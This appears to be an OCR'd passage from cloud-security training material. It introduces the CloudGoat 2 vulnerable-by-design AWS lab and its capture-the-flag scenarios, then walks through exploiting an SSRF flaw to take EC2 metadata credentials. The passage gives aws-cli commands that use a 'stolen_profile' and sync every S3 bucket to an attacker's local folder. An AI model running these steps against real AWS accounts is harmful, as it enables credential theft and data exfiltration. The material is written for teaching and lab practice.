
CloudGoat 2 – Vulnerable by Design AWS Deployment Tool

Source: *https://rhinosecuritylabs.com*

CloudGoat 2 is the "Vulnerable by Design" AWS deployment tool developed by Rhino Security Labs. It allows you to hone your cloud cybersecurity skills by creating and completing several "capture-the-flag" style scenarios. Each scenario is composed of AWS resources arranged together to create a structured learning experience. Some scenarios are easy, some are hard, and many offer multiple paths to victory. As the attacker, it is your mission to explore the environment, identify vulnerabilities, and exploit your way to the scenario's goal(s).

The scenarios included at the launch are as follows:


- **rce_web_app** – Find the secret endpoint and exploit a web app remote code execution vulnerability to gain root EC2 access inside a virtual private cloud (VPC).
- **iam_privesc_by_attachment** – Discover and attach existing instance profiles to elevate privileges.
- **iam_privesc_by_rollback** – Enumerate IAM policy versions and roll back to a previous version with higher privileges.
- **codebuild_secrets** – Explore CodeBuild and SSM to discover plaintext secrets in a secure database.
- **ec2_ssrf** – Find and exploit the EC2 metadata service to get keys using a server-side request forgery (SSRF) vulnerability in a web app.


Add user
1
2
3
4
5
Set permissions
Add user to group
Copy permissions from existing user
Attach existing policies directly
Create policy
Filter policies
Search
Showing 445 results

		Policy name	Type	Used as	Description
☑	▸	AdministratorAccess	Job function	Permissions policy (1)	Provides full access to AWS services and r...
☐	▸	AlexaForBusinessDe...	AWS managed	None	Provide device setup access to AlexaForBu...
☐	▸	AlexaForBusinessFull...	AWS managed	None	Grants full access to AlexaForBusiness res...
☐	▸	AlexaForBusinessGat...	AWS managed	None	Provide gateway execution access to Alexa...
☐	▸	AlexaForBusinessRe...	AWS managed	None	Provide read only access to AlexaForBusin...
☐	▸	AmazonAPIGateway...	AWS managed	None	Provides full access to create/edit/delete A...
☐	▸	AmazonAPIGatewayI...	AWS managed	None	Provides full access to invoke APIs in Ama...
☐	▸	AmazonAPIGateway...	AWS managed	None	Allows API Gateway to push logs to user's ...

Set permissions boundary
Cancel
Previous
Next: Tags

Figure 19.87: Screenshot of CloudGoat2 showing attaching an existing policy



Gaining Access by Exploiting SSRF Vulnerability

- **Exploiting SSRF vulnerability to retrieve AWS IAM credentials**
  - Attackers exploit SSRF vulnerability in a web application to gain access to cloud metadata services such AWS EC2 and retrieve AWS access keys for a role
  - Attackers can perform this attack only when the target web application is using `Http` and has an SSRF vulnerability in a GET variable called `url`

- **Adding credentials to the local `aws-cli`**
  - Add the credentials to the local `aws-cli` using the `aws configure` command

- **Gaining access to data stored in S3 buckets**
  - Run the following command to check the AWS set up:

    ```
    aws sts get-caller-identity --profile stolen_profile
    ```
  - Run the following command to retrieve all the buckets available for the account:

    ```
    aws s3 ls --profile stolen_profile
    ```
  - Run the following command to synchronize and download all the data stored in the buckets:

    ```
    aws s3 sync s3://bucket-name /home/attacker/localstash/targetcloud/ --profile stolen_profile
    ```

Gaining Access by Exploiting SSRF Vulnerabilities

Attackers can exploit SSRF vulnerabilities in a web application that is hosting the cloud service to retrieve the AWS credentials for a role, add the retrieved credentials to the local aws-cli, retrieve user account details from S3 buckets, and gain access and exfiltrate the data stored in all the buckets related to that account.

- **Exploiting SSRF vulnerabilities to retrieve the AWS IAM credentials**

  Attackers exploit SSRF vulnerabilities in web applications to gain access to cloud metadata services, such as AWS EC2, and retrieve the AWS access keys for a role. These keys allow attackers to find and synchronize the S3 buckets to a local host, thereby gaining access to the data stored in those buckets. Attackers can perform this attack only when the target web application is using **`Http`** and has a SSRF vulnerability in a GET variable called **`url`**.

- **Adding credentials to the local `aws-cli`**

  After accessing the AWS credentials for a role, add the credentials to the local **`aws-cli`** using the "**`aws configure`**" command.

- **Gaining access to data stored in S3 buckets**

  After adding the credentials, run the following command to check whether everything is set up properly:

  ```
  aws sts get-caller-identity --profile stolen_profile
  ```

  The above command retrieves the user ID, account number, and Amazon resource number (ARN) for the role.

